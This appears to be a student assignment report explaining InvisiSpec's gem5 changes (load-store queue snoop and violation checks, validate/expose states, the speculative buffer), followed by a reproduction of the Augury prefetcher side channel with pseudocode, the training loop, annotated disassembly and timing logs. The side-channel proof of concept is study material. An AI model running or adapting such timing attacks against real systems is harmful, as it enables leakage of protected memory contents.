Next, it checks whether the packet corresponds to a half-finished memory load operation that was previously blocked. If yes, it ignores the response associated with this half-operation. It's a common practice to divide memory operations whose size exceeds the memory word size.

If the packet's transaction was a read from L1 cache and it was a "hit" (data was found in L1 cache), then this cache "hit" information is updated in the instruction's state (`inst` object).

However, if all packets connected with a split memory access are not received yet, the method will stop at this point and will not proceed to the subsequent steps.

In case the simulated instruction associated with the packet is valid (not squashed): if the packet requires write back operation (for example, this is memory read operation), and depending on whether it's a simple memory operation or a split one, it writes back the retrieved data to the register file.

If the packet was from a Store instruction, it completes the store operation, i.e., indication that store to memory has been successfully committed and the entry in store buffer can be freed. Additionally, If the packet is from a validate or expose packet, it completes corresponding operations.

If the received packet had "expose" or "validate" attributes, some additional cleanup is performed.

Before the function returns, it sets the packet request's access latency, i.e., the time taken for this memory operation. After all these steps, the method triggers a notification to announce that the data access has been completed.

checkSnoop(PacketPtr pkt)

The method is used to handle snoop requests for cache coherency. A snoop request is sent by a processor (or another component) in a multi-processing system when it wants to make changes to a value stored in its local cache, so it needs to ensure that all other cached copies of the value remain consistent.

Below is a breakdown of the various parts of the method in more detail:

1. The method starts by asserting that the passed packet is an invalidation packet. This is because it is generally invoked when an invalidation request is received or needs to be processed. This ensures that the `checkSnoop()` function isn't mistakenly used for non-invalidation packets.

2. After recording the address of the packet, it goes through each of its thread contexts. This is because in a multi-threaded simulation each thread's context

might have its own set of registers, and these registers may also be affected by invalidations from other cores.

3. Within each thread context, it temporarily disables any squashing of instructions. Squashing is the term used when an instruction is invalidated and all dependent instructions are discarded. Then the snoop request is handled using the `handleLockedSnoop()` function from the instruction set architecture (ISA), which manages memory accesses that are tagged as 'locked' (which are part of atomic operations or synchronization primitives). After this is done, it restores the original state of the no-squash flag.

4. Next, it begins to check on the load queue. Starting from the head of the load queue, it checks whether the address in a load instruction matches the sought address, and if so, whether the instruction contains LLSC (Load-Link Store-Conditional) loads. The ISA again has the capability (`handleLockedSnoopHit()`) of dealing with snoops on such addresses.

5. Now it moves from the head towards the tail of the load queue. As it processes each entry, first it checks whether the load operation is valid and if it's not a strictly ordered or delayed load. If it is, then the snoop check is skipped for this instruction and it moves onto the next one.

6. For each relevant instruction, if the address matches the invalidated address, it checks whether that load instruction needs to be squashed (discarded and re-executed later) because of the memory consistency model known as 'Total Store Ordering' (TSO), or simply for safety reasons.

7. Under TSO -- a memory consistency model that ensures that all memory reads by a single processor are consistent with each other and with all writes from that processor -- if one load instruction needs to be squashed, all subsequent loads must be squashed as well to prevent potential data errors when reordering memory operations. However, there's an exception when running with InvisiSpec, a speculative execution mechanism that tries to hide the speculation from potential attackers. A load at the head of the load queue, or a load that only needs an expose operation, doesn't need to be squashed.

8. If an external eviction is happening (another core invalidating this core's cache data), in some mode of InvisiSpec, the load doesn't need to be squashed either, but the L1 cache hit information must be cleared.

9. If there is a potential violation of coherency due to snoop requests, the system creates a new `ReExec` fault for the instruction in order to mark it for re-execution after squash.

10. However, in a scenario where there is an external snoop but it doesn't conflict with our load, the `handleLockedSnoopHit()` method is again called by the ISA to handle it and check for potential problems. Also, the snoop flag (`hitExternalSnoop`) is set to ensure that it doesn't miss the snoop just because it executes after the snoop arrives.

checkViolations(int load_idx, DynInstPtr &inst)

This method checks for memory dependency violations for instructions in a pipelined processor using a Load-Store Queue (LSQ).

Here's a detailed overview of various parts of this method:

1. The function retrieves the effective memory address of the instruction. The logical memory address of the instruction is right-shifted by `depCheckShift` bits. It also does the same for the ending address of the instruction's memory access. These addresses are calculated to find the block addresses for the memory the instruction is trying to access since memory dependencies are often checked at the cache block granularity.

2. The function then enters a loop that checks each entry in the load queue starting from the given index up to the tail of the queue. If the queue wraps around, it is managed by the `incrLdIdx(load_idx)` function call at the end of the loop, which increments `load_idx`.

3. For each entry in the queue, if the load instruction under consideration hasn't been issued yet, or requires strict ordering, or is under a fence delay, the method increments the load index and continues checking the next load instruction in the queue. This means such loads are not considered for violation checks.

4. For valid entries, the method retrieves the effective memory addresses of the load instructions similar to the way it retrieves the addresses for the original instruction. These addresses are used to check whether there's an overlap between the memory accessed by the current load instruction and the incoming instruction.

5. If a memory overlap is detected between an issued load instruction and the incoming instruction, then it checks whether the incoming instruction is a load or a store.

6. If the incoming instruction is a load, the method checks whether the load instruction from the queue has previously encountered an external snoop (an indication to check cache coherency for a memory location from another processor core). If a snoop exists, the method considers the situation as a data dependency fault and returns a specific fault signal causing the simulation to panic.

7. If the incoming instruction is a store, and if there is a violation betwenn it and a load earlier in program order, then a memory order violation fault is raised. The fault initiates a pipeline squash to guarantee memory consistency.

8. In every observed memory violation, a count of memory order violations `lsqMemOrderViolation` is maintained to keep track of how many times such violations occur in the simulated CPU.

9. If there's no dependency violation, it continues checking the next load instruction in the queue.

10. If no memory dependency violations were found in all iterations through the load queue, the function returns `NoFault` indicating no memory consistency fault occurred.

updateVisibleState()

The function is responsible for managing the "visibility" state of loads instructions that are going through the load-store queue (LSQ) in a pipelined processor. The instructions' visibility is set depending on their state, with respect to fences, and whether they can be dispatched for validation.

Let's break down the function in detail:

1. The function begins by iterating through each of the load instructions in the LSQ, starting from the head and moving towards the tail. For each instruction `inst`, it does the following:

2. If there is no load in execution (`!loadInExec`), then the code block in the first `if` statement is executed. This checks if there is a "virtual fence" in place – a virtual fence is a mechanism used to order memory operations. It then confirms the condition based on a `Futuristic` flag, which determines whether to check if the previous instructions have committed (`isPrevInstsCommitted()`) or if previous branches have committed (`isPrevBrsCommitted()`).

    - If there is a virtual fence in place, the fence is cleared, indicating that this instruction can move ahead.

    - If there isn't a fence, a new fence is put in place to defer the instruction until the fence is lifted. This is logged to the debug output.

3. If there is a load in execution (`loadInExec`), it checks whether a specific mode, `isInvisibleSpec`, which refers to invisible speculative execution, is active. If it is, it proceeds to:

    - Check similar conditions as before to confirm whether instructions are queued up behind a virtual fence, but this time it checks if the previous instructions are completed (`isPrevInstsCommitted()`) or if previous branches have resolved (`isPrevBrsResolved()`).

    - If the checks pass, it means the instruction is ready for validation (or exposure), and it sets `readyToExpose` to true.

    - If the instruction is not ready for validation, it asserts an error as this should not occur in normal operation.

- In either case, any existing fence is cleared as it is assumed that by this stage, the instruction does not need to be delayed.

4. If there is no load instruction in execution and speculative execution is not active, it sets `readyToExpose` to true and clears any fences, allowing the instruction to move ahead immediately.

5. After processing each instruction, it increments the index (`incrLdIdx(load_idx)`) to point to the next load instruction in the queue, if any.

exposeLoads() :-

This function plays a key role in a CPU pipeline handling Load/Store Queue (LSQ), especially it deals with load operations that should be exposed i.e., made visible. In a multi-core or multiprocessor environment, this is executed to ensure proper synchronization between different CPU cores or threads. Additionally, this function helps enforce a key principle of CPU design - 'precise exceptions', by ensuring that load operations are committed in order, and ensuring speculation doesn't interfere with the actual program state.

In more detail:

1. **Preliminary Checks:** The function starts by checking `isInvisibleSpec` - if the CPU is in a mode of 'Invisible Speculation'. Invisibility here refers to a CPU behaviour wherein it executes instructions 'speculatively'. This speculation means that this execution isn't guaranteed to be correct or final, as it depends on conditions that are unknown or undecided at the time of execution. If it's not in speculative mode, then it ensures specified number of loads to be validated is zero. It replicates the load index to a local variable `loadVLDIdx`.

2. **Load Queue Iteration:** Following the initial checks, it initiates a repeat loop where it assesses all load instructions in the `loadQueue`. For each load, it:

a. **Squash Checks:** If the load operation is squashed (cancelled), then it proceeds to the next load. This is done because instructions are 'squashed' when discovered to be invalid after they're issued, due to a pipeline hazard (like a data dependency violation or a control flow change).

b. **Post Fetch and Expose Checks:** If the load operation doesn't need a fetch operation after exposition or it has already been sent for exposure, then it proceeds to the next load.

c. **Readiness Checks:** If the load operation isn't ready for exposure, it is skipped.

d. **Fault Checks:** If load has a fault, it's marked as exposed and sent to commit stage. A fault here typically refers to a 'violation fault' - a violation of data dependency or control dependency. Violations occur if an instruction (say A) followed by another instruction (say B) in program order, modifies a state before A finishes.

3. **Packet Request Formation:** Next, it creates a request (`req`) which includes the memory address(es), data width, and other components required for exposure or validation. It deals with unaligned memory accesses with diligence - if a load request may straddle across cache line boundary (data resides in two cache blocks), the load request is split into two separate requests (`sreqLow` and `sreqHigh`).

4. **Request to Cache:** Lastly, it tries to send the formed request(s) to the data cache via `sendTimingReq()`. The data cache is a buffer that contains frequently accessed main memory data. If the cache is busy and unable to service request, the procedure is roll-backed and re-attempted in the next cycle. On successful request, it updates speculative buffer state and increments related counters.

2) MESI Two Level : -

Majority of Changes are in MESI_Two_Level-L1cache.sm which is in src/mem/protocol directory.

In this, there are 3 additional stages which are added which are Validate, Expose and SpecLoad. Validate and Expose states are very well explained in the InvisiSpec Paper, but there is little to no explanation about SpecLoad and it functionality.

During the Period of Suppressed Window Visibility, contents of Speculative buffer are invisible to the Cache. Due to this, any change which is reflected on Cache is not reflected in Speculative Buffer. But when contents of Speculative Buffer become visible to the Cache, there will be difference in the content of both the structure. So a validation step is necessary.

Validation is the way to make visible a USL that would have been squashed during the Window of Suppressed Visibility (due to memory consistency considerations) if, during that window, the core had received an invalidation for the line loaded by the USL. A validation operation includes comparing the actual bytes used by the USL (as stored in the SB) to their most up-to-date value being loaded from the cache hierarchy. If they are not the same, the USL and all its successive instructions are squashed.

Validations can be expensive. A USL enduring a validation cannot retire until the transaction finishes—i.e., the line obtained from the cache hierarchy is loaded into the cache, the line's data is compared to the subset of it used in the SB, and a decision regarding squashing is made. Hence, if the USL is at the ROB head and the ROB is full, the pipeline stalls.

Thankfully, InvisiSpec identifies many USLs that could not have violated the memory consistency model during their Window of Suppressed Visibility, and allows them to become visible with a cheap Exposure. These are USLs that would not have been squashed by the memory consistency model during the Window of Suppressed Visibility if, during that window, the core had received an invalidation for the line loaded by the USL. In an exposure, the line returned by the cache hierarchy is simply stored in the caches without comparison. A USL enduring an exposure can retire as soon as the line request is sent to the cache hierarchy. Hence, the USL does not stall the pipeline.

The memory consistency model determines when to use a validation and when to use an exposure. Consider TSO first. In a high-performance TSO implementation, a speculative load that reads when there is no older load (or fence) in the ROB will not be squashed by a subsequent incoming invalidation to the line it read. Hence, such a USL can use an exposure when it becomes visible. On the other hand, a speculative load that reads when there is at least one older load (or fence) in the ROB will be squashed by an invalidation to the line it read. Hence, such a USL is required to use a validation.

Now consider RC. In this case, only speculative loads that read when there is at least one earlier fence in the ROB will be squashed by an invalidation to the line read. Hence, only those will be required to use a validation; the very large majority of loads can use exposures.

3) SpecBuffer

To create SpecBuffer, in Sequencer.hh, which is located src/mem/system/, 2 structs are created which are known as SBE and SBB, which store the entries and block in it.

insertRequest(PacketPtr pkt, RubyRequestType request_type)

This code is implementing a request handler in the `Sequencer` class, which seems to be relating to some sort of processing unit, perhaps in a memory or caching system.

More specifically, the `insertRequest()` function is used to register incoming requests from other components in the system and place them in the appropriate request queue to be processed later. There are two main types of requests, read and write, which represent operations to read from or write to a cache line at a specified address.

The function's parameter is a `PacketPtr` object (a pointer to a packet) and a request type. The packet object likely encapsulates details about the request, such as its target address and possibly the data to be written for write requests. The function returns an enumeration `RequestStatus`, which represents the status of the request after processed by the function.

At a high level, the code is executed as follows:

- Update and check draining status: If there's no event scheduled and the unit is not draining, the deadlock check event is scheduled. This appears to be a mechanism to ensure the system isn't stuck in a deadlock.

- Determine address: The address of the cache line for the operation is determined based on the packet's address.

- Locked Cache Line Check: The unit checks if the requested line address is blocked- meaning that an operation has locked the cache line- and if the requesting operation doesn't intend to unlock it, the function returns a status indicating the address is in use.

- Determine request type: Based on the type of request, read or write, the function treats it differently.

  - If it's a write-type (such as store or some kind of write-related operations), the function fist checks if there is any outstanding read request for the same cache line. Then tries to insert it into `m_writeRequestTable`. If this operation was successful, it creates a new instance of `SequencerRequest` and updates the outstanding request count. If the request table already includes a write operation at the line address, increment the specified count and indicate that it is aliased with an existing request.

  - As for read-type operations, the function checks if there is any outstanding write request for the same cache line. If not, it tries to insert it into the `m_readRequestTable` in a similar manner to write requests. If the request table already includes a read operation at the line address, increment the specified count and indicate that it is aliased with an existing request.

- Update counters: After handling the requests, the function updates the outstanding request count (the total number of requests still in the system), validates it, and finally returns `RequestStatus_Ready`.

The surrounding comments clarify the purpose of the each code section, suggesting that this is a sophisticated caching system allowing for various operations such as normal reads and writes, RMW (read-modify-write) operations, and locked read and write operations for mutual exclusion.

readCallback()

This function, `readCallback()`, is used to handle the responses to read requests previously submitted by the `Sequencer` object and execute the necessary operations based on the request type and other parameters. The principal functionality is to recover the read request from the corresponding table, perform the sequence of operations requested previously, and invoke a function to register the hit.

Let's break down the important parts of the code:

- Function parameters: `(Addr address, DataBlock& data, bool externalHit, const MachineType mach, Cycles initialRequestTime, Cycles forwardRequestTime, Cycles firstResponseTime)`. These parameters characterize the read request and the result.

- Lookup Request in Table: The function first asserts that the provided address matches a full cache line address, and that this address is stored in the read request table (`m_readRequestTable`). It then finds the request from the read request table, removes it from the table, and calls `markRemoved()`.

- Assert Requests: Asserts that the request is a one of the specified types – a load, specific load, expose or instruction fetch – based on the `RubyRequestType` enumeration.

- Check Request Type: For the specific request type, it carries out different actions:
  - For speculative load (`SPEC_LD`) requests, it updates the speculative buffer (`updateSBB()`) with the acquired data and sets the L1 cache hit flag if there was not an external hit.
  - For expose requests, it doesn't do anything beyond printing debugging information if debug mode is active.

  - If it is a validate request, it checks if the data matches what's in the speculative buffer. If they do match, it writes a success indication (1), otherwise a failure indication (0). It seems like this is used to check if speculative execution has led to the correct result.

- Process Dependent Requests: Then, for each dependent speculative request that was waiting on the original request to complete, it does the same buffer update and L1 hit setting before, and additionally copies the data directly into the request and calls `ruby_hit_callback`.


- Register the Hit: Finally, `hitCallback()` is called to register the hit, providing it with the details of the original request, and timing parameters.

The function relies on a number of assumptions about the state of the Sequencer, as enforced by its assertions.

Q3.3) Another Microarchitectural Attack (30 points)

Video Link :-
https://drive.google.com/file/d/1RuyZrmJQch9vJH306sCGTI_SxeY7PCCX/view?usp=share_link

Here I am implementing Augury MicroArchitectural Attack



```
/* Stick the user chosen pointer after the filled AoP */
$aop[0 : \mathsf{AOP\_SIZE} - 1] = \ldots$ /* Random, unique ptrs */
$test\_p = \mathsf{user\_choice}(test\_p\_1, test\_p\_2, test\_p\_3)$
thrash_cache()/* Evict test pointers */
/* Train the DMP by streaming through the AoP */
$*aop[0]$
...
$*aop[\mathsf{AOP\_SIZE} - 1]$
/* Find the fastest test pointer access time */
$\mathsf{time}(*test\_p\_1)$
$\mathsf{time}(*test\_p\_2)$
$\mathsf{time}(*test\_p\_3)$
```

Algorithm 3: PoC using straight-line memory accesses to activate the DMP and distinguish between three pointers.

Here I am trying replicate the Out of Bounds attack PoC.

In simple words, this how the PoC works

1) We 1st initialize and declare random unique pointers to be part of AoP, also known as Array of Pointers.
2) Then we select 3 test pointers of our choice which point to different cachelines. These test pointers can be on different lines
3) Then we select a test pointer of our choice and the algorithm will tell us what we chose without reading it.
4) After this we read random unrelated, in order to remove those values from the cache.
5) For this it 1st trains the AoP by accessing all the values of it.
6) Then we try to check the time it takes to access these test pointers. The pointer with shortest amount of time is the pointer we chose.

Critical Section of this PoC : -

```
                      for (uint32_t j = 0; j < num_of_train_pointers; j++) {
                              __trash += *aop[(j % num_of_train_pointers) *
                                                      u64_ptrs_per_cacheline |
                                                (__trash & MSB_MASK)];
                      }
```

This is the critical section of this code which accessing Array of Pointer, basically training of DMP.

```
0000000100002744 bl      0x100003b34 ; symbol stub for: _printf
0000000100002748 mov     x0, #0x0
000000010000274c mov     x8, #0x0
0000000100002750 mov     x9, x20
0000000100002754 ldr     x10, [x19, x8, lsl #3]
0000000100002758 ldr     x10, [x10]
000000010000275c add     x20, x10, x9
0000000100002760 add     x10, x8, #0x10
0000000100002764 mov     x8, x10
0000000100002768 mov     x9, x20
000000010000276c cmp     x10, #0x1, lsl #12
0000000100002770 b.ne    0x100002754
0000000100002774 mov     x21, x20
```

This is the assembly code which I believe is related to the above critical section

0000000100002744 bl 0x100003b34 ; symbol stub for: _printf
- Calls the "_printf" function but no arguments are passed as x0 is set to 0 beforehand.

0000000100002748 mov x0, #0x0
- Sets register x0 to 0.

000000010000274c mov x8, #0x0
- Sets register x8 to 0, implying the index of an array.

0000000100002750 mov x9, x20
- Copies the content of register x20 to x9. (could be some initial value)

0000000100002754 ldr x10, [x19, x8, lsl #3]
- Loads the value from the memory address obtained by shifting x8 by 3 to the left (equivalent to multiplying by 8) and adding the result to x19, into register x10. This effectively fetches array[x8].

0000000100002758 ldr x10, [x10]
- Dereferences x10, loading the integer value at the memory location specified by x10 (result of array indexing from previous step).

000000010000275c add x20, x10, x9
- Adds the value loaded from the array (in x10) to the value in x9, storing the result in x20.

0000000100002760 add x10, x8, #0x10
- Adds 16 to the value of x8 (original array index) and stores the result in x10.

0000000100002764 mov x8, x10
- Copies the content of x10 to x8, hence updating the array index.


0000000100002768 mov x9, x20
- Copies the content of x20 to x9. This could be for maintaining the running sum or counter.

000000010000276c cmp x10, #0x1, lsl #12
- Compares the updated array index x10 to 0x1 shifted left by 12 (4096 in decimal).

0000000100002770 b.ne 0x100002754
- If the comparison is not equal (meaning x10 is not 4096), it branches to the instruction located at address 0x100002754.


0000000100002774 mov x21, x20
- Copies the content of register x20 to x21. Possibly for saving the sum before next iteration or skipping to a specific part of the code.

After running this code I observed that this PoC doesn't always work. It gives a lot of wrong values.



```
[+] AOP is at 0x1047dc000-0x1047e4800 (34816 bytes)
[+] Allocated data_buffer
[+] Data buf size is at 0x10486c000-0x14486c480 (1073742976 bytes)
[+] Data buf fits 8388617 cache lines and 134217872 uint64ts
[+] 0 - 0x1448e8000
[+] 1 - 0x144920000
[+] 2 - 0x1449d4000
[+] pick a pointer 0, 1, or 2: 0
[+] you picked 0 (0x1448e8000)
[+] we've set the 16 pointers after the first 256 train pointers to:
[+] aop[256 * 16] <- 0x1448e8000
[+] aop[257 * 16] <- 0x1448e8000
[+] aop[258 * 16] <- 0x1448e8000
[+] aop[259 * 16] <- 0x1448e8000
[+] aop[260 * 16] <- 0x1448e8000
[+] aop[261 * 16] <- 0x1448e8000
[+] aop[262 * 16] <- 0x1448e8000
[+] aop[263 * 16] <- 0x1448e8000
[+] aop[264 * 16] <- 0x1448e8000
[+] aop[265 * 16] <- 0x1448e8000
[+] aop[266 * 16] <- 0x1448e8000
[+] aop[267 * 16] <- 0x1448e8000
[+] aop[268 * 16] <- 0x1448e8000
[+] aop[269 * 16] <- 0x1448e8000
[+] aop[270 * 16] <- 0x1448e8000
[+] aop[271 * 16] <- 0x1448e8000
[+] now we will iterate over the first 256 train pointers to do a flush+reload on these three available pointers
[+] Starting experiment
aaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical sect
ion ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins here
Critical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical sectio
n begins hereCritical section ends here[+] Done!
[+] Times were:
        0:
                4
                3
                3
        1:
                2
                3
                3
        2:
                3
                2
                3
```

For example in this case I selected the pointer value of 0. After observing timing, there is no conclusive evidence that it works



```
[+] Data buf fits 8388617 cache lines and 134217872 uint64ts
[+] 0 - 0x1426c8000
[+] 1 - 0x1423e4000
[+] 2 - 0x1423a0000
[+] pick a pointer 0, 1, or 2: 0
[+] you picked 0 (0x1426c8000)
[+] we've set the 16 pointers after the first 256 train pointers to:
[+] aop[256 * 16] <- 0x1426c8000
[+] aop[257 * 16] <- 0x1426c8000
[+] aop[258 * 16] <- 0x1426c8000
[+] aop[259 * 16] <- 0x1426c8000
[+] aop[260 * 16] <- 0x1426c8000
[+] aop[261 * 16] <- 0x1426c8000
[+] aop[262 * 16] <- 0x1426c8000
[+] aop[263 * 16] <- 0x1426c8000
[+] aop[264 * 16] <- 0x1426c8000
[+] aop[265 * 16] <- 0x1426c8000
[+] aop[266 * 16] <- 0x1426c8000
[+] aop[267 * 16] <- 0x1426c8000
[+] aop[268 * 16] <- 0x1426c8000
[+] aop[269 * 16] <- 0x1426c8000
[+] aop[270 * 16] <- 0x1426c8000
[+] aop[271 * 16] <- 0x1426c8000
[+] now we will iterate over the first 256 train pointers to do a flush+reload on these three available pointers
[+] Starting experiment
aaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begin
ion ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical
Critical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbbbbbCritical section begins hereCritical section ends hereaaaaaaaaaabbbbbbb
n begins hereCritical section ends here[+] Done!
[+] Times were:
        0:
                3
                3
                3
        1:
                262
                30
                31
        2:
                275
                30
                30
```

In the above case it worked and we can conclude test pointer 0 was accessed